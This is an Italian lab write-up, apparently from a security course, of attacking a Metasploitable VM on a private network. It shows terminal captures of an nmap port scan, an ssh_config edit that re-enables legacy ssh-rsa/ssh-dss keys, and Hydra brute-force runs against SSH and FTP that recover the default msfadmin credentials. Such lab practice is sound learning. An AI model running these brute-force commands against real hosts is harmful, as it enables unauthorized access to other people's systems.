
```
┌──(kali㉿Host-010)-[~]
└─$ sudo nmap -sS 192.168.50.101
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 14:17 CET
Nmap scan report for 192.168.50.101
Host is up (0.00068s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
23/tcp   open     telnet
25/tcp   open     smtp
53/tcp   open     domain
80/tcp   open     http
111/tcp  open     rpcbind
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  open     exec
513/tcp  open     login
514/tcp  open     shell
1099/tcp open     rmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs
2121/tcp open     ccproxy-ftp
```

Accesso al servizio SSH di Meta




```
┌──(kali㉿Host-010)-[~]
└─$ ssh msfadmin@192.168.50.101
Unable to negotiate with 192.168.50.101 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-ds
s

┌──(kali㉿Host-010)-[~]
└─$ sudo nano /etc/ssh/ssh_config

┌──(kali㉿Host-010)-[~]
└─$ ssh msfadmin@192.168.50.101
The authenticity of host '192.168.50.101 (192.168.50.101)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.101' (RSA) to the list of known hosts.
msfadmin@192.168.50.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Jan 11 06:05:24 2024
msfadmin@metasploitable:~$ █
```

Inizialmente non era possbile verificare il corretto accesso dell'utenza msfadmin. Quindi sono andata a modificare l'ssh_config inserendo le ultime due righe:



```
  GNU nano 7.2                                    /etc/ssh/ssh_config *
#   ForwardX11 no
#   ForwardX11Trusted yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP no
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_ecdsa
#   IdentityFile ~/.ssh/id_ed25519
#   Port 22
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
#   VisualHostKey no
#   ProxyCommand ssh -q -W %h:%p gateway.example.com
#   RekeyLimit 1G 1h
#   UserKnownHostsFile ~/.ssh/known_hosts.d/%k
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
    HostKeyAlgorithms +ssh-rsa,ssh-dss
    PubKeyAcceptedKeyTypes +ssh-rsa,ssh-dss
```


Procedendo con il cracking delle credenziali utilizzando Hydra ho riscontrato il seguente errore di compatibilità:



```
┌──(kali㉿Host-010)-[~]
└─$ hydra -L metaUser.txt -P metaPassword.txt 192.168.50.101 -t4 ssh -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 14:17:16
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:3/p:3), ~3 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[ERROR] could not connect to ssh://192.168.50.101:22 - kex error : no match for method server host key algo:
server [ssh-rsa,ssh-dss], client [rsa-sha2-512,rsa-sha2-256,ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp3
84,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@openssh.com]
```

Ho risolto eseguendo il comando *kali-tweaks -h,* selezionando *SSH Client* sul pop-up che si apre nella sezione delle "*Hardening settings*".

Come si nota il comando per eseguire Hydra è quasi identico a quello precedentemente utlizzato per Kali.




```
┌──(root㉿Host-010)-[/home/kali]
└─# kali-tweaks -h
>>> Configuring SSH
> Enabling wide compatibility
> $ cp -f /usr/share/kali-defaults/etc/ssh/ssh_config.d/kali-wide-compat.conf /etc/ssh/ssh_config.d/kali-wide
-compat.conf

┌─(Message from Kali developers)
│ For more information about SSH configuration, please refer to:
│ https://www.kali.org/docs/general-use/ssh-configuration/
└──────────────────────────

> Press Enter to continue ...

┌──(root㉿Host-010)-[/home/kali]
└─# hydra -L metaUser.txt -P metaPassword.txt 192.168.50.101 -t4 ssh -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 14:26:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:3/p:3), ~3 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[ATTEMPT] target 192.168.50.101 - login "prova4" - pass "prova1" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova4" - pass "msfadmin" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova4" - pass "prova2" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "prova1" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 5 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "prova2" - 6 of 9 [child 0] (0/0)
[22][ssh] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "prova6" - pass "prova1" - 7 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova6" - pass "msfadmin" - 8 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova6" - pass "prova2" - 9 of 9 [child 2] (0/0)
1 of 1 target successfully completed, 1 valid password found
```

In verde le corrette credenziali trovate.


Accesso al servizio FTP di Meta

Verifico il corretto accesso dell’utenza msfadmin:



```
┌──(kali㉿Host-010)-[~]
└─$ ftp msfadmin@192.168.50.101
Connected to 192.168.50.101.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Procedo con il cracking delle credenziali utilizzando Hydra.
Come si nota il comando per eseguire Hydra è quasi identico a quello precedentemente utlizzato per Kali.



```
┌──(kali㉿Host-010)-[~]
└─$ hydra -L metaUser.txt -P metaPassword.txt 192.168.50.101 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 12:11:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:3/p:3), ~3 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "prova4" - pass "prova1" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova4" - pass "msfadmin" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova4" - pass "prova2" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "prova1" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 5 of 9 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "prova2" - 6 of 9 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova6" - pass "prova1" - 7 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "prova6" - pass "msfadmin" - 8 of 9 [child 3] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "prova6" - pass "prova2" - 9 of 9 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 12:11:10
```

In verde le corrette credenziali trovate.